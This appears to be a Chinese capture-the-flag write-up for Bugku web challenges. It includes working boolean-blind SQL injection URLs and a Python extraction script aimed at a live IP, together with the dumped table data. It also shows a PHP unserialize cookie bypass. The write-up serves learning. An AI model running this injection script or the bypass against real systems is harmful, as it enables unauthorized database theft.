

f
fl
fla
flag
flag1
flag1:
flag1:a
flag1:ad
flag1:add
flag1:addr
flag1:addre
flag1:addres
flag1:address
flag1:address!
flag1:address!!
flag1:address!!!
flag1:address!!!!

Run 字段 Value：

```
usOwycTju+FTU
usOwycTju+FTUU
usOwycTju+FTUUz
usOwycTju+FTUUzX
usOwycTju+FTUUzXo
usOwycTju+FTUUzXos
usOwycTju+FTUUzXosj
usOwycTju+FTUUzXosjr
usOwycTju+FTUUzXosjr:
usOwycTju+FTUUzXosjr:.
usOwycTju+FTUUzXosjr:./
usOwycTju+FTUUzXosjr:./O
usOwycTju+FTUUzXosjr:./On
usOwycTju+FTUUzXosjr:./Onc
usOwycTju+FTUUzXosjr:./Once
usOwycTju+FTUUzXosjr:./Once_
usOwycTju+FTUUzXosjr:./Once_M
usOwycTju+FTUUzXosjr:./Once_Mo
usOwycTju+FTUUzXosjr:./Once_Mor
usOwycTju+FTUUzXosjr:./Once_More
usOwycTju+FTUUzXosjr:./Once_More.
usOwycTju+FTUUzXosjr:./Once_More.p
usOwycTju+FTUUzXosjr:./Once_More.ph
usOwycTju+FTUUzXosjr:./Once_More.php
usOwycTju+FTUUzXosjr:./Once_More.php!

Process finished with exit code -1
```

根据提示表 flag1 的 flag1 字段内容肯定不是真的 flag，在表 flag1 的 address 字段中发现新的 Hint

尝试访问./Once_More.php





手动测试又一次发现存在布尔盲注

payload3

```
http://123.206.87.240:9004/Once_More.php?id=1%27%20and%201=1--+
```


```
http://123.206.87.240:9004/Once_More.php?id=1%27%20and%201=2--+
```








手动测试发现过滤了 union、substr

测试过程的记录


Once_More
Once_More
123.206.87.240:9004/Once_More.php?id=1' union select 1--+
90%
LoL,YOU Find ME!
BUT,
I wanT TEll You,
I Have Best Waf Protect Me Now!
Find Me!
My Id =1' select 1--
Nobody!
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'select 1-- '' at l


Once_More
Once_More
123.206.87.240:9004/Once_More.php?id=1' and (select 1)--+
90%
LoL,YOU Find ME!
BUT,
I wanT TEll You,
I Have Best Waf Protect Me Now!
Find Me!
My Id =1' and (select 1)--
Hello,I Am Here!


Once_More
Once_More
123.206.87.240:9004/Once_More.php?id=1' and (select substr(*123*,1,1))--+
90%
LoL,YOU Find ME!
BUT,
I wanT TEll You,
I Have Best Waf Protect Me Now!
Find Me!
My Id =1' and (select (*123*,1,1))--
Nobody!
Operand should contain 1 column(s)



在上面的基础上编写新的 POC2

```
import requests


#url = "http://123.206.87.240:9004/Once_More.php?id=1' and (ascii(mid((sele
ct database()),{_},1))>{__}) --+"

#url = "http://123.206.87.240:9004/Once_More.php?id=1' and (select ascii(mi
d((select group_concat(table_name separator ':') from information_schema.ta
bles where table_schema=database()),{_},1))>{__}) --+"

#url = "http://123.206.87.240:9004/Once_More.php?id=1' and (select ascii(mi
d((select group_concat(column_name separator ':') from information_schema.c
olumns where table_name='flag2' and table_schema=database()),{_},1))>{__})
--+"

url = "http://123.206.87.240:9004/Once_More.php?id=1' and (select ascii(mid
((select group_concat(flag2,':',address separator '?') from flag2),{_},1))>
{__}) --+"



data = ''


for  i  in range(1,100):
    min = 33
    max = 126
    while min<=max:
        mid = (max + min)//2
        payload = url.format(_=i,__ = mid)
        r = requests.get(payload)
```

```
        if 'Hello,I Am Here!' in r.text:
            min = mid+1
        else:
            max = mid-1


    data += chr(min)
    print(data)
print("done")
```

PS：substr 使用 mid 替换

Run 数据库：

```
w
we
web
web1
web10
web100
web1002
web1002-
web1002-2
web1002-2!

Process finished with exit code -1
```

Run 表：

```
c
cl
cla
clas
class
class:
class:f
class:fl
class:fla
class:flag
class:flag2
class:flag2!
class:flag2!!
class:flag2!!!
class:flag2!!!!
class:flag2!!!!!
class:flag2!!!!!!
class:flag2!!!!!!!
class:flag2!!!!!!!!

Process finished with exit code -1
```

Run 字段：

```
f
fl
fla
flag
flag2
flag2:
flag2:a
flag2:ad
flag2:add
flag2:addr
flag2:addre
flag2:addres
flag2:address
flag2:address!
flag2:address!!
flag2:address!!!
flag2:address!!!!
flag2:address!!!!!
flag2:address!!!!!!

Process finished with exit code -1
```

Run 字段 Value：

```
flag{Bugku-sql_6s-2i
flag{Bugku-sql_6s-2i-
flag{Bugku-sql_6s-2i-4
flag{Bugku-sql_6s-2i-4t
flag{Bugku-sql_6s-2i-4t-
flag{Bugku-sql_6s-2i-4t-b
flag{Bugku-sql_6s-2i-4t-bu
flag{Bugku-sql_6s-2i-4t-bug
flag{Bugku-sql_6s-2i-4t-bug}
flag{Bugku-sql_6s-2i-4t-bug}:
flag{Bugku-sql_6s-2i-4t-bug}:.
flag{Bugku-sql_6s-2i-4t-bug}:./
flag{Bugku-sql_6s-2i-4t-bug}:./H
flag{Bugku-sql_6s-2i-4t-bug}:./Ha
flag{Bugku-sql_6s-2i-4t-bug}:./Hav
flag{Bugku-sql_6s-2i-4t-bug}:./Have
flag{Bugku-sql_6s-2i-4t-bug}:./Have_
flag{Bugku-sql_6s-2i-4t-bug}:./Have_F
flag{Bugku-sql_6s-2i-4t-bug}:./Have_Fu
flag{Bugku-sql_6s-2i-4t-bug}:./Have_Fun
flag{Bugku-sql_6s-2i-4t-bug}:./Have_Fun.
flag{Bugku-sql_6s-2i-4t-bug}:./Have_Fun.p
flag{Bugku-sql_6s-2i-4t-bug}:./Have_Fun.ph
flag{Bugku-sql_6s-2i-4t-bug}:./Have_Fun.php
flag{Bugku-sql_6s-2i-4t-bug}:./Have_Fun.php!

Process finished with exit code -1
```

更据提示 flag 为小写

get flag:

```
flag{bugku-sql_6s-2i-4t-bug}
```

42. flag.php

考点：代码审计、php 反序列

地址：http://123.206.87.240:8002/flagphp/

点击 login 确实没反应，根据提示：hint 可能是一个变量，尝试访问 http://123.206.87.240:8002/flagphp/?hint= 得到网页源码正常信息


```
 <?php
error_reporting(0);
include_once("flag.php");
$cookie = $_COOKIE['ISecer'];
if(isset($_GET['hint'])){
    show_source(__FILE__);
}
elseif (unserialize($cookie) === "$KEY")
{
    echo "$flag";
}
else {
?>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>Login</title>
<link rel="stylesheet" href="admin.css" type="text/css">
</head>
<body>
<br>
<div class="container" align="center">
  <form method="POST" action="#">
    <p><input name="user" type="text" placeholder="Username"></p>
    <p><input name="password" type="password" placeholder="Password"></p>
    <p><input value="Login" type="button"/></p>
  </form>
</div>
</body>
</html>


<?php
}
$KEY='ISecer:www.isecer.com';
```

```
?>
```

代码审计发现需要满足：1. $cookie = $_COOKIE['ISecer']的值必须是经过序列化之后的值

2. unserialize($cookie) === "$KEY" //此处的$key==null

利用 BurpSuite 抓包在 http 请求头部添加 cookie 字段：ISecer=s:0:"";



get flag:

```
flag{unserialize_by_virink}
```

48. flag.php

考点：代码审计、php 反序列、CBC 字节反转攻击

地址：http://123.206.31.85:49168/

解题思路，请参考作者本篇文章：

```
CBC 字节反转攻击 https://www.cnblogs.com/qftm/p/10595591.html
```

get flag:

```
SKCTF{CBC_wEB_cryptography_6646dfgdg6}
```

题目更新+ing